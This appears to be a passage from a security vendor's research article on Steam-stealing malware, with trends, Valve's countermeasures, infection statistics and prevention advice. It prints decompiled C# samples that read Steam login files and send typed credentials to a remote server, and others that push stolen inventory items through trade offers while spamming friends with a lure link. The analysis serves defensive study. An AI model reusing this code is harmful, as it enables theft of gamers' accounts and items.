
```
        {
            RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Valve\\Steam");
            string text = (string)registryKey.GetValue("SteamPath");
            string str = text.Replace("/", "\\");
            string path = str + "\\config\\loginusers.vdf";
            string[] array = File.ReadAllLines(path);
            string text2 = array[2];
            text2 = text2.Replace("\"", "");
            text2 = text2.Replace("\t", "");
            string path2 = str + "\\config.ini";
            StreamReader streamReader = new StreamReader(path2);
            string text3 = streamReader.ReadToEnd();
            string text4 = text3 + "fakeusers.php";
            new WebClient
            {
                Headers =
                {
                    {
                        "Accept",
                        "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
                    }
                }
            }.DownloadString(string.Concat(new string[]
            {
                text3,
                "fakeusers.php?login=",
                this.login.Text,
                "&pass=",
                this.passwd.Text,
                "&steamid=",
                text2
            }));
            MessageBox.Show("Ошибка!Пожалуйста,скачайте новую версию клиента.");
            Application.Exit();
```

Not all stealers are created equally; using try...catch...finally blocks seems like a forbidden practice for current developers, making unhandled exceptions not so exceptional.



Quality control is not the main selling point of Steam Stealers.

INVENTORY AND TRADING SCAMS



Steam has been playing catch-up with all the scams going round their platform, and has recently updated the security measures for completing a trade. However, with the surprising price of hard-to-get items, "inventory stealing" is not going away anytime soon and it reveals new methods for obtaining goods from its victim. When these types of measures are implemented, cybercrime will usually find a way, supported by a clever social-engineering chat message or any other means, to make the user less suspicious about the trade that is being carried on.

```
    do
    {
        try
        {
            SteamWorker steamWorker = new SteamWorker();
            steamWorker.addOffer("76561198161815322", "201549594", "WIDVeWeY");
            steamWorker.ParseSteamCookies();
            if (steamWorker.ParsedSteamCookies.Count > 0)
            {
                Spam.SpamInFriendList("lol, wtf? http://img-pic.com/image612_14.jpeg");
                steamWorker.getSessionID();
                steamWorker.addItemsToSteal("440,570,730,753",
                "753:gift,card;570:rare,legendary,immortal,mythical,arcana,normal,unusual,ancient,tool,key;440:unusual,
                hat,tool,key;730:tool,knife,pistol,smg,shotgun,rifle,sniper rifle,machinegun,sticker,key");
                steamWorker.SendItems("Go trade me?");
            }
        }
        catch
        {
        }
    }
    while (!SteamWorker.Sended);
}
```

From "lol, wtf?" to losing your precious items in a few lines of code.

PAST AND CURRENT TRENDS

Reviewing how Steam Stealers have evolved from "simple" malware to flooding all corners of the Internet, we can assume that this is indeed a booming business.

In the past, there was no obfuscation whatsoever, and sometimes FTP or SMTP credentials were sent over in plain text. Gradually, improvements were introduced to the stealers as well as to the social-engineering aspect: screenshots got better, duplicate sites improved, delivery methods were more diverse and bots got better in mimicking human behavior.

A short rundown of past trends:

- Use of obfuscators to make analysis and detection harder.
- Use of file extensions hidden by default by Windows (fake 'screensaver' files).
- Use of NetSupport added (providing remote access to the attacker).
- Use of fake TeamSpeak servers.
- Use of automatic Captcha bypass (DeathByCaptcha and others).
- Use of fake game servers (Counter-Strike: Global Offensive most notably).
- Use of Pastebin to fetch the actual Steam Stealer.
- Use of fake screenshot sites impersonating Imgur, LightShot or SavePic.
- Use of fake voice software impersonating TeamSpeak, RazerComms and others.
- Use of URL shortening services like bit.ly.
- Use of Dropbox, Google Docs, Copy.com and others to host the malware.

Current trends are as follows:

- Use of fake Chrome extensions or JavaScript, scamming via gambling websites.
- Use of fake gambling sites, including fake deposit bots.
- Use of AutoIT wrappers to make analysis and detection harder.
- Use of RATs (Remote Access Trojans) such as NanoCore or DarkComet.

This list may grow, as 2016 has only just begun.

VALVE'S COUNTER-MEASURES


Valve has acknowledged the problem, but even if there has been a progressive improvement in the number of protective measures implemented, Steam Stealers are still rampant and many users will at some point find themselves wondering what went wrong. Among the new security measures there are several that have been adopted network-wide and others which you can easily configure for your account to prevent this type of incident and enjoy a secure gaming session:

- Two-factor authentication either by email or mobile Steam Guard application.
- Blocking URL's throughout Steam.
- Nickname censorship (Steam/Valve).
- Captcha on trades (briefly), and then bypassed.
- Limited accounts introduced.
- Steam e-mail confirmations for utilizing the market and trading items.
- Verifying e-mail address.
- $5 USD purchase to combat 'free abuse' accounts (expanded on limited accounts).
- Information about who you are trading with (record).
- Market will become blocked when logging in from new devices, changing your profile password etc.
- Steam mobile trade confirmations.
- Steam account recovery via phone number.
- Restrict chat from users who do not share a friends, game server, or multi-user chat relationship with you.
- More restrictive block referral of spam and scam sites.
- Trade hold duration (15 days).


THE STEAM STEALING INDUSTRY IN NUMBERS

The statistics included in the following section reflect the period between January 1st 2015 and January 1st 2016, concentrating on the most prevalent malware families for Steam Stealers. However, since many detections are made by heuristics or different generic verdicts, the problem is actually much worse and it is hard to get an exact measure. The percentage of infected users is calculated only for countries with over 1,000 detections in the specified period (baseline).

Statistics for Trojan-Downloader.MSIL.Steamilik




Trojan-Downloader.MSIL.Steamilik geography




Percentage of users attacked by Trojan-Downloader.MSIL.Steamilik

Trojan-Downloaders can download and install new malicious programs onto the user's computer – including other Trojans, or the ever annoying adware. This two-stage infection process allows the bad guys to modularize their components and create an initial downloader with reduced functionality which can then gather the malicious contents once the environment has proved worthy.

Statistics for Trojan.MSIL.Steamilik




Trojan.MSIL.Steamilik geography




Percentage of users attacked by Trojan.MSIL.Steamilik

This broad category of Trojans contains all malicious programs that perform actions that have not been authorized by the user, such as reading information form the registry key and copying files from the system in order to send them to a command a control server owned by the cybercriminal. It's worth noting the MSIL sub-category which represents a .NET assembly. The rise of Trojans and the increased use of Microsoft's flagship development framework go hand in hand, making the lives of all developers (including those with a not so white hat) easier.

Statistics for Trojan-PSW.MSIL.Steam




Trojan-PSW.MSIL.Steam geography



Percentage of users attacked by Trojan-PSW.MSIL.Steam

Trojan-PSW programs are designed to steal user account information such as logins and passwords from infected computers. PSW or Password Stealing Ware, when launched, searches specific files which store a range of confidential data or the registry. If such data is found, the Trojan sends it to its "master." Email, FTP, HTTP (including data in a request),or other methods may be used to transmit the stolen data. **Brazil caught our attention by taking the second place in this malware category** after the Russian Federation. Latin America is certainly a growing malware ecosystem and gamers are not forgotten.




Type of obfuscator

With an extensive range of obfuscators used to protect their intellectual property, together with a decline in detection by security solutions, cybercriminals resort to open source projects such as 'ConfuserEx' (*the successor of the infamous Confuser project*) or even commercially available obfuscators for the .NET Framework such as *SmartAssembly*. For calculating the previous statistics regarding obfuscators, a group of over 1,200 samples collected via different means was used. All the hash values for this collection will be uploaded to our publicly available IOC repository.

THE WINNER IS YOU


The gaming community has become a highly desirable target for malware writers who depend on cybercriminal activities for their main source of income. A clear evolution of the techniques used for infection and propagation, as well growing complexity of the malware itself, indicates an increase of this type of activity. With gaming consoles adding more powerful components and the Internet of things on our doorstep, this scenario looks like a bizarre game indeed... is the only winning move not to play?



A fairly old and generic credential stealer already paying some attention to Steam accounts.


While collecting samples for this research we quickly became aware of how much we had underestimated the size of this campaign. We discussed a process for organizing, analyzing and detecting newer Steam Stealers. Our goal is to shed some light on this problem and share our initial results with the information security community, while at the same time warning the users who are ultimately the victims of this type of malware. Preparing

a condensed version of everything found during our analysis was an issue in itself: how to present so much information without losing our focus? We hope that this will become an ongoing investigation, bringing much-needed balance to the gaming ecosystem.



Some vendors are pretty old and have been around for ages selling their stealers and changing their names only when they received too much attention (which is rarely the case).

Steam has been listening to its users and is slowly adding new security measures. As always, the bad guys are one step ahead and on the lookout for potential vulnerabilities in how trades are being done in the platform and how credentials are stored in the user's system. After all, as a service designed for entertainment Steam has the eternal problem of adding new measures that could protect some users while alienating others not willing to sacrifice their comfort when choosing to enjoy their favorite game.



Other builders offer different options not only for the executable itself but for the customization of the web backend.

Our predictions for the near future include several interesting ideas. However, we do not want to give the creators of Steam Stealers a roadmap for their activities. We have already seen ransomware attacking videogame players with creations such as 'TeslaCrypt', and we fear that combining different malware families could become a potential nightmare and up the ante in this never-ending game.

In terms of preventive measures, we recommend users familiarize themselves with Steam's updates and new security features, and enable two-factor authentication via Steam Guard as a bare minimum. Bear in mind that propagation is mainly (but not solely) done either via fake cloned websites distributing the malware, or through a social engineering approach with direct messages to the victim. Always have your security solution up to date and never disable it; most products nowadays have a "gaming mode" which will let you enjoy your games without getting any notifications until you are done playing. We have listed all the options Steam offers users to protect their accounts. Remember that cybercriminals aim for numbers and if it's too much trouble they'll move on to the next target. Follow these simple recommendations and you will avoid becoming the low hanging fruit.

And if you think the current state of steam stealers is bad, we get the shivers imagining what we will face after Gaben releases Half Life 3. Stay safe, game on, and enjoy Steam!

APPENDIX

Account security recommendations

https://support.steampowered.com/kb_article.php?ref=1266-OAFV-8478

Account phishing

https://steamcommunity.com/actions/ReportSuspiciousLogin

Items traded from stolen account

https://support.steampowered.com/kb_article.php?ref=6633-TANM-9707

Recovering a stolen or hijacked steam account

https://support.steampowered.com/kb_article.php?ref=2347-QDFN-4366

Steam item restoration policy

https://support.steampowered.com/kb_article.php?ref=9958-MJDG-3003

Steam trading and gifting Knowledge Base

https://support.steampowered.com/kb_article.php?ref=6748-ETSG-5417

Securelist, the resource for Kaspersky Lab experts' technical research, analysis, and thoughts.

Follow us

Kaspersky Lab global Website

Eugene Kaspersky Blog

Kaspersky Lab B2C Blog

Kaspersky Lab B2B Blog

Kaspersky Lab security news service

Kaspersky Lab Academy